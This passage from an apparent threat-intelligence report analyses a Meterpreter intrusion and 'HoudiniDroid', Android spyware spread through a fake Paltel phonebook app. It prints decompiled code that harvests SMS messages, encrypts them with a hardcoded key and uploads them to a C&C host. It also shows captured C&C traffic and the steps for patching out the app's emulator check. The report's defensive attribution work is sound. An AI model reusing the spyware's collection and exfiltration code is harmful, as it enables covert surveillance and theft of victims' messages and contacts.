2017-07-20 08:57:49...	172.16.40...	193.138.223.25	80	GET /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:49...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:49...	172.16.40...	193.138.223.25	80	GET /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:49...	172.16.40...	193.138.223.25	80	POST /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:49...	172.16.40...	193.138.223.25	80	POST /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:50...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:50...	172.16.40...	193.138.223.25	80	GET /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:51...	172.16.40...	193.138.223.25	80	POST /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:52...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1

Figure 233. Metasploit/Meterpreter HTTP Requests Following Successful Injection

The HTTP requests were not the only observables in the network traffic. The captures also indicate the Meterpreter Reflective Loader being sent from the server to the host. However, it is not clear whether this is a typical response to the reverse HTTP connections, or if it is a process migration facilitated through Metasploit.

```

/...MZ.....[REU....t.....;Sj.P.....  

.!.L.!This program cannot be run in DOS mode.  

$.....~.I.~.I.~/I.~.I."/I.~.I./I.~.I...I?..I.~.Ic~.I..nI.~.I..~I.~.I.,"I.  

~.I.,.I.~.I.,!I.~.I.,#I.~.IRich.~.I.....PE..L...C.4Y.....!.....  

.....  

.....Rn.....P....  

4.....p.|.....@.....  

.....text...Z.....  

..`rdata..j.....  

.....@..@.data.....  

0.....@....reloc..|....p....  

.....!."#.$.%.&'.().*.+.,,-.../  

0.1.2.3.4.5.6.7.8.9.:.;.<.=.>.?@A.B.C.D.E.F.G.H.I.J.K.L.M.metsrv.dll.Init._Reflecti  

veLoader@0.buffer_from_file.buffer_to_file.channel_close.channel_create.channel_creat  

e_datagram.channel_create_pool.channel_create_stream.channel_default_io_handler.chann  

el_destroy.channel_exists.channel_find_by_id.channel_get_buffered_io_context.channel_  

get_class.channel_get_flags.channel_get_id.channel_get_native_io_context.channel_get_  

type.channel_interact.channel_is_flag.channel_is_interactive.channel_open.channel_rea  

d.channel_read_from_buffered.channel_set_buffered_io_handler.channel_set_flags.channe  

l_set_interactive.channel_set_native_io_context.channel_set_type.channel_write.channe  

l_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all  

.command_handle.command_join_threads.command_register.command_register_all.core_updat  

e_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception  

.packet_add_group.packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.pack

```

Figure 234. Meterpreter RDI Payload over HTTP

Recall that it previously assumed that the actor included tools testing in live attacks. Another indication supporting this assumption is the first HTTP request initiated by the initial .DOCX payload to retrieve the exploit .RTF document as evident in the server's response below.

```

HEAD /install/updates.rtf HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft Office Word 2013
X-IDCRL_ACCEPTED: t
Host: install-office-updates.mail1.online

HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 05:01:04 GMT
Server: Apache
Last-Modified: Sun, 16 Jul 2017 05:42:42 GMT
Accept-Ranges: bytes
Content-Length: 10964
Content-Type: application/rtf
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive

OPTIONS / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft Office Word 2013
X-MSEGETWEBURL: t
X-IDCRL_ACCEPTED: t
Host: install-office-updates.mail1.online

HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 05:01:07 GMT
Server: Apache
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

4
test
0

```

Figure 235. HTTP Response Body of "test"

Interestingly, after approximately 30 hours of Meterpreter sessions, the actor did not deploy any malware into the compromised host. The only persistent artifact left by the actor was the batch script responsible for retrieving the injection PowerShell script. This indicates that either the actor was testing the new Meterpreter servers and the reverse HTTP shellcode, or the actor may have decided to rely on Metasploit/Meterpreter to achieve the attack goals.

ATT-JUL-22: HoudiniDroid

In this attack, the actor shifted attack strategies drastically. First, the actor moved away from the usual political theme into the software theme while still involving Palestinian entities into the spear phishing email. Second, the actor targeted the Android platform with a malicious .APK as opposed to the Windows platform in all of the previous attacks.

The attacks start the spear phishing email forwarded to potential victims. This time, the actor impersonated the Palestinian Telecommunication company Paltel as if the company initiated the email communication. In this case, the email subject reads “نسخة الجوّال لدليل الهاتّف الفلسطيني من بالتل ”, which translates to “The Mobile Version of the Palestinian Phonebook from Paltel”.

As can be guessed, the email promotes a mobile application allegedly offered by Paltel, which contains millions of the company's registered phone numbers and allows name and number search, caller identification, and displaying all numbers registered to a person.



Figure 236. ATT-JUL-22 Spear Phishing Email

At first glance, the email might seem unrelated to the same actor discussed in this research. However, the parent domain of the included URL resembles the parent domain (mail1[.]online) pattern from ATT-JUL-18. Both domains were modified on the same date and are protected by WhoisGuard. Additionally, both domains from both attacks resolve to the same IP address. This is the first connection that ties this attack with the actor.

Once the application starts downloading the background, the victim is presented with a fake web page resembling Google Play application store with 114 application reviews. Thus, giving the victim a sense of legitimacy. It is unclear whether the reviews pertain to real affected victims or if they were faked by the actor.




Figure 237. Android .APK Payload Webpage

What is disturbing is that the application developer “androDevSolustion” has an account on the official Google Play store under which the malicious .APK is created. What is even more worrying is that the same developer account has 18 applications on Google Play store promoting phonebook and directory applications to a number of countries. These applications follow the same concept of the malicious application under investigation. All of the 18 applications under the developer account have been downloaded and are currently under investigation. Initial analysis of these applications reveals that they share code with the malicious .APK file downloaded via the spear phishing email including the stolen data and exfiltration details. For more information about the .APK files, please review Appendix Indicators of Compromise and Hunting.




Figure 238. Applications under Actor Developer Account on Google Play Store

The .APK file from the phishing URL is named “Palestinian Numbers Directory_v9.3.2017_daleelps.apk”. The APK is signed with the certificate:

```
$ openssl pkcs7 -in Palestinian\ Numbers\
Directory_v9.3.2017_daleelps.apk_FILES/META-INF/SIGNING_.RSA -inform
DER -noout -print_certs -text, or
$ keytool -printcert -file Palestinian\ Numbers\
Directory_v9.3.2017_daleelps.apk_FILES/META-INF/ SIGNING_.RSA
```

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 2031171844 (0x79113904)
  Signature Algorithm: sha256WithRSAEncryption
    Issuer: CN=Lisa
    Validity
      Not Before: Dec 11 08:03:03 2015 GMT
      Not After : Nov 29 08:03:03 2060 GMT
    Subject: CN=Lisa
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
Certificate fingerprints:
  MD5: 39:EF:37:D1:1F:CF:FB:CA:9F:A7:E8:C9:5C:6A:E3:01
  SHA1: DF:83:C8:33:4C:CC:74:DA:1C:F2:73:8A:D9:0D:AB:8A:DF:02:A1:F3
  SHA256: BB:7A:E7:6A:5A:FD:C1:98:7B:6B:2F:73:65:AC:69:E3:83:13:38:C0:44:1C:A1:AF:CB:DC:5E:95:7E:9C:DD:28
```

Figure 239. Certificate Information used to Sign the Malicious .APK

The CN “Lisa” is quite interesting in this context since the developer email address on the Google store carry the same name, further tightening the relationship between the developer of the malicious .APK and the account on Google Play store.


The permissions required by the application are quite extensive and should be alarming. Permissions like “RECORD_AUDIO”, “ACCESS_FINE_LOCATION”, “CALL_PHONE”, “SEND_SMS”, and “READ_CALL_LOG” are not required according to the application description. Additional information such as the target Android SDK version 21 can help in targeting the analysis.

Report	Offered By
Flag as inappropriate	androDevSolustion
Developer	Email LisaHerrmDevelop@gmail.com
Privacy Policy	

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="16"
    android:versionName="9.3.2017" package="com.androDiv.palphonebook" platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2438415">
    <uses-sdk android:minSdkVersion="11" android:targetSdkVersion="21" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_CALL_LOG" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.SET_WALLPAPER" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    ...
</manifest>
```

Figure 240. Malicious .APK Permissions


Reviewing the “classes.dex” file in a hexadecimal editor reveals the IP address of the Meterpreter server the actor used in the previous attack ATT-JUL-18. This is the second connection that ties the actor to this attack.



A hex dump of network traffic. The last few lines show:
000c6730 80 3a 09 00 84 da 6a a1 df c6 e2 e0 e6 8e e5 9d |.:....j.....|
000c6740 bf fd 9d 78 74 63 70 3a 2f 2f 31 39 33 2e 31 33 |...xtcp://193.13|
000c6750 38 2e 32 32 33 2e 32 35 3a 32 30 30 30 00 00 00 |8.223.25:2000...|
000c6760 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|

Figure 241. Meterpreter IP Address from ATT-JUL-18 in ATT-JUL-22 .APK


Executing the application in an emulator with the required target SDK version allows the application to run but does not execute all code paths. Decompiling the .APK using JADX⁸² and reviewing the Java code demonstrated that the application performs a check to verify if it is being running in an emulator by verifying the brand and model of the device running the application. These two properties are stored within the Android Ext4 read-only file system in the file “/System/build.prop”. A side note, the second half of the “if” statement comparing the model will never evaluate to true since this value in the targeted SDK version 21 defaults to “sdk_google”. More on this later.



```
public class A_Boot extends BroadcastReceiver {
    private boolean a() {
        return Build.BRAND.equalsIgnoreCase("generic") || Build.MODEL.equals("google_sdk");
    }
    ...
}
```

Figure 242. Malicious .APK Emulator Check Logic

Afterwards, the malicious .APK creates a local SQLite database named “ContDB” on the infected device. The database consists of five tables “android_metadata”, “history”, “contact”, “contact_value”, and “message” as described by the database schema. The database provides clues into the types of information to be stolen.



```
public class a extends SQLiteOpenHelper {
    b a = new b();

    public a(context context) {
        super(context, "ContDB", null, 22);
    }
    ...
    public void onCreate(SQLiteDatabase sqLiteDatabase) {
        sqLiteDatabase.execSQL("CREATE TABLE history(id INTEGER PRIMARY KEY AUTOINCREMENT,type,key TEXT ,json TEXT ,UNIQUE(type,key,json));");
        sqLiteDatabase.execSQL("CREATE TABLE contact(cont_id INTEGER PRIMARY KEY ,cont_fullName TEXT );");
        sqLiteDatabase.execSQL("CREATE TABLE contact_value(cv_id INTEGER ,cv_type INTEGER ,cv_value TEXT , UNIQUE(cv_id,cv_type,cv_value));");
        sqLiteDatabase.execSQL("CREATE TABLE message(message_id INTEGER PRIMARY KEY AUTOINCREMENT,message_type INTEGER ,message_body TEXT ,
        message_address TEXT,message_date DATETIME, UNIQUE(message_type,message_body,message_address,message_date) );");
    }
    ...
}
```

Figure 243. Database “ContDB” Created on Android Device Storing Stolen Data

For example, in the below snippet, the .APK reads SMS messages from the device’s inbox, sent, and drafts to extract the SMS body, the recipient address (number), and the date on which the SMS transaction occurred.

⁸² <https://github.com/skylot/jadx>

```

int i = 0;
if (str.equals("inbox")) {
    i = 1;
}
if (str.equals("sent")) {
    i = 2;
}
int i2 = str.equals("draft") ? 3 : i;
Cursor query = getContentResolver().query(Uri.parse("content://sms/" + str), null, null, null, null);
while (query.moveToNext()) {
    String string = query.getString(query.getColumnIndex("address"));
    String string2 = query.getString(query.getColumnIndex("body"));
    Long valueOf = Long.valueOf(Long.parseLong(query.getString(query.getColumnIndex("date"))));
    Calendar instance = Calendar.getInstance();
    instance.setTimeInMillis(valueOf.currentTimeMillis());
    aVar.a(string, string2, instance.getTime(), i2);
}

```

Figure 244. SMS Messages Parsing Code from Malicious .APK

Once the SMS messages are parsed, they are forwarded to the SQL Helper class to be inserted into the “message” table within the “ContDB” database created earlier. Before the SMS messages are inserted into the database, they are passed to an AES encryption routine with a static seed fed to a SHA256 digest generation as the encryption key, through the function calls “str3 = b.a(this.a.a(str));” and “str4 = b.a(this.a.a(str2));”.

```

public void a(String str, String str2, Date date, int i) {
    String str3 = "";
    String str4 = "";
    try {
        str3 = b.a(this.a.a(str));
        str4 = b.a(this.a.a(str2));
    } catch (Exception e) {
    }
    SQLiteDatabase writableDatabase = getWritableDatabase();
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss", Locale.US);
    ContentValues contentValues = new ContentValues();
    contentValues.put("message_address", str3);
    contentValues.put("message_body", str4);
    contentValues.put("message_date", simpleDateFormat.format(date));
    contentValues.put("message_type", Integer.valueOf(i));
    writableDatabase.insertWithOnConflict("message", null, contentValues, 4);
    writableDatabase.close();
}

```

Figure 245. Stolen SMS Passed to Encryption Routine Before Stored into the Database “ContDB”

```

public class b {
    private SecretKeySpec a;
    private Cipher b;
    private String c = "56320e595rLkRE1Jq15g110byg";

    public b() {
        byte[] bArr = null;
        try {
            MessageDigest instance = MessageDigest.getInstance("SHA-256");
            instance.update(this.c.getBytes());
            bArr = instance.digest();
        } catch (NoSuchAlgorithmException e) {
            e.printStackTrace();
        }
        this.a = new SecretKeySpec(bArr, "AES");
        try {
            this.b = Cipher.getInstance("AES/ECB/PKCS5Padding");
        } catch (NoSuchAlgorithmException e2) {
            e2.printStackTrace();
        } catch (NoSuchPaddingException e3) {
            e3.printStackTrace();
        }
    }

    public static String a(byte[] bArr) {
        return Base64.encodeToString(bArr, 0);
    }

    public byte[] a(String str) {
        if (str == null || str.length() == 0) {
            throw new Exception("Empty string");
        }
        try {
            this.b.init(1, this.a);
            return this.b.doFinal(str.getBytes("UTF-8"));
        } catch (Exception e) {
            throw new Exception("[encrypt] " + e.getMessage());
        }
    }
}

```

Figure 246. Stolen Information Encryption Routine

A python script was created to automate the parsing and decryption of the encrypted contents stored in the exfiltrated database. The script is available in Appendix Python Script.

After the specified information is stolen, encrypted, and stored in the SQLite database it is ZIP compressed following the naming pattern “~RIP.YYYY.MM.DD_HH.MM.SS.rip” as the final stage before the actual exfiltration.

```

private boolean c() {
    try {
        String str = this.b + ("~/RIP_" + this.a.format(new Date()) + ".rip");
        File file = new File(str);
        if (file.exists()) {
            file.delete();
        }
        new File(this.b).mkdirs();
        c cVar = new c(str);
        ArrayList arrayList = new ArrayList();
        arrayList.add(getDatabasePath("ContDB"));
        l lVar = new l();
        lVar.a(8);
        lVar.c(5);
        cVar.a(arrayList, lVar);
        return true;
    } catch (Exception e) {
        return false;
    }
}

```

Figure 247. ZIP Compression of “ContDB” Database Storing Stolen Data before Exfiltration

The exfiltration of the ZIP compressed database “ContDB” is accomplished via an HTTP POST request uploading the ZIP archive to the C&C server. The POST request is protected by basic authorization with a hardcoded key.

```
HttpClient defaultHttpClient = new DefaultHttpClient();
HttpUriRequest httpPost = new HttpPost("http://phonebooks.site/paltel/server_files/upload.php");
httpPost.setHeader("Authorization", "Basic " + Base64.encodeToString("paltel:vIqGn2ohCLZ1foAiQ8n7wa7zv".getBytes(), 2));
b dVar = new d(new File(str));
HttpEntity gVar = new g(b.a.a.a.d.BROWSER_COMPATIBLE);
gVar.a("fileToUpload", dVar);
gVar.a("x", new e(str2));
httpPost.setEntity(gVar);
```

Figure 248. ZIP Compressed Database Exfiltration Method

The malicious .APK also sends the infected device information such as the application name “دليل الهاتف الفلسطيني”, application version (9.3.2014), and the platform running the application (Android).

```
HttpClient defaultHttpClient = new DefaultHttpClient();
HttpUriRequest httpPost = new HttpPost("http://phonebooks.site/paltel/server_files/full_data.php");
httpPost.setHeader("Authorization", "Basic " + Base64.encodeToString("paltel:vIq[REDACTED]".getBytes(), 2));
List arraylist = new ArrayList(14);
arraylist.add(new BasicNameValuePair("im", strArr[0]));
arraylist.add(new BasicNameValuePair("aid", strArr[1]));
arraylist.add(new BasicNameValuePair("app_ver", strArr[2]));
arraylist.add(new BasicNameValuePair("s_on", strArr[3]));
arraylist.add(new BasicNameValuePair("d_r", strArr[4]));
httpPost.setEntity(new UrlEncodedFormEntity(arraylist, "UTF-8"));
HttpEntity entity = defaultHttpClient.execute(httpPost).getEntity();
```

Figure 249. Malicious .APK Information Sending Method

The application performs additional C&C communication besides data exfiltration. In fact, before exfiltrating any data, the application sends a test HTTP request with custom HTTP headers to the C&C server. The HTTP headers are different from the headers in the exfiltration requests.

```
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://phonebooks.site/").openConnection();
httpURLConnection.setRequestProperty("User-Agent", "Test");
httpURLConnection.setRequestProperty("Connection", "close");
httpURLConnection.setConnectTimeout(5000);
httpURLConnection.connect();
z = httpURLConnection.getResponseCode() == 200;
```

Figure 250. C&C Server Check/Test Method

With familiarity of the .APK malicious intentions and behavior, the emulator check logic can be bypassed using the technique described in this How-to⁸³. First, the malicious .APK file is converted to its Smali format using the Apktool⁸⁴ with the following command:

```
$ apktool d Palestinian\ Numbers\ Directory_v9.3.2017_daleeps.apk -o smali_format
```

The resulting Smali file containing the emulator check logic is located at “smali_format/smali/com/androDiv/palphonebook/module/A_Boot.smali”. Simply changing the condition values from “generic” and “google_sdk” to random strings renders the condition evaluating to false, thus, allowing the .APK to run on the emulator.

⁸³ Kunal Garg, McAfee (Oct. 17, 2016), How to: Testing Android Application Security , Part 4, <https://securingtomorrow.mcafee.com/technical-how-to/patching-android-binary/>

⁸⁴ <https://ibotpeaches.github.io/Apktool/>

```

.method private a()Z
    ...
    const-string v3, "generic"

    invoke-virtual {v2, v3}, Ljava/lang/String;.>equalsIgnoreCase(Ljava/lang/String;)Z

    move-result v2

    if-eqz v2, :cond_1

    :cond_0
    :goto_0
    return v0

    :cond_1
    sget-object v2, Landroid/os/Build;.>MODEL:Ljava/lang/String;

    const-string v3, "google_sdk"
    ...

```

Figure 251. Smali Code of the “A_Boot” Class with Emulator Check Logic to be Patched

Once the changes are saved, the Smali code is repacked to its .APK format using the Apktool with the command:

```
$ apktool b smali_format -o repacked.apk
```

In order to install the repacked .APK on a device, it must be signed; otherwise, Android will reject to install the .APK with an “INSTALL_PARSE_FAILED_NO_CERTIFICATE” error. To overcome the certificate check, a dummy key pair is generated, which will be used to sign the repacked .APK using Keytool and jarsigner as the following command illustrates.

```
$ keytool -genkey -v -keystore dummy.keystore -alias dummy -keyalg RSA
-keysize 2048 -validity 14
```

After the key pair generation is completed, the repacked .APK file can be signed with the following command:

```
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
dummy.keystore repacked.apk dummy
```

Now that the repacked .APK file is signed, it is installed on the emulator using ADB with the following command:

```
$ adb -s emulator-5554 install repacked.apk , OR
$ adb -s emulator-5554 push repacked.apk
```

After installation, the emulator is shut down and started with the following command:

```
$ emulator -tcpdump capture.pcap -engine classic @androbox
```

The above command passes the -tcpdump flag to the Qemu engine to capture the network traffic generated by the emulator (including ADB traffic), and the -engine classic parameter informs the Qemu engine to operate in classic mode since Qemu 2, which is required for target SDK version 21, does not support the -tcpdump flag.

After patching the .APK application, the emulator check logic is bypassed as evident in the C&C traffic generated by the malicious .APK.

```

GET / HTTP/1.1
User-Agent: Test
Connection: close
Host: phonebooks.site
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Tue, 25 Jul 2017 20:29:31 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 0
Connection: close
Content-Type: text/html

```

Figure 252. C&C Server Check//Test HTTP Traffic

```

POST /palteil/server_files/full_data.php HTTP/1.1
Authorization: Basic cGFsdGVsOnZJcUduMm9oQ0xaMWZvQW1ROG43d2E3enY=
Content-Length: 161
Content-Type: application/x-www-form-urlencoded
Host: phonebooks.site
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

im=0&aid=%D8%AF%D9%84%D9%8A%D9%84+%D8%A7%D9%84%D9%87%D8%A7%D8%AA%D9%81+
%D8%A7%D9%84%D9%81%D9%84%D8%B3%D8%B7%D9%8A
%D9%86%D9%8A&app_ver=9.3.2017&s_on=Android&d_r=1HTTP/1.1 200 OK
Date: Tue, 25 Jul 2017 20:29:42 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Content-Length: 10
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

0,1,1,30,0

```

Figure 253. Malicious .APK Information Sent in HTTP POST Request

```

POST /palteil/server_files/upload.php HTTP/1.1
Authorization: Basic cGFsdGVsOnZJcUduMm9oQ0xaMWZvQW1ROG43d2E3enY=
Content-Length: 1498
Content-Type: multipart/form-data; boundary=tkHddWjmCS_MgXHXidpN2cADLctgdh-jwDn
Host: phonebooks.site
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

--tkHddWjmCS_MgXHXidpN2cADLctgdh-jwDn
Content-Disposition: form-data; name="fileToUpload";
filename="~RIP_2017.07.25_23.30.29.rip"
Content-Type: application/octet-stream

```

Figure 254. Exfiltration of ZIP Compressed Database “ContDB” Via HTTP POST Request

Revisiting the Android applications on Google Play store, which are suspected to belong to the actor developer account, a Yara signature was created to quickly triage the .APKs for commonalities, especially, the exfiltration techniques and the C&C server details. As suspected, all 18 applications contained the same details as the malicious .APK downloaded from the spear phishing email.

Other interesting details regarding the malicious .APK was found. For example, the sample contained strings in German, which was also observed in attack ATT-APR-28. This is analogous to the finding of Talos security researchers as described in the Actor Historical Attacks Correlation section.

The malicious .APK is localized, allowing automatic interface language changes based on the configured locale. It was observed that the English representation of the “About” and “Privacy Policy” views is weakly constructed compared to the Arabic representation. This suggests that English is not the native language of the actor and that the actor is better versed in the Arabic language.

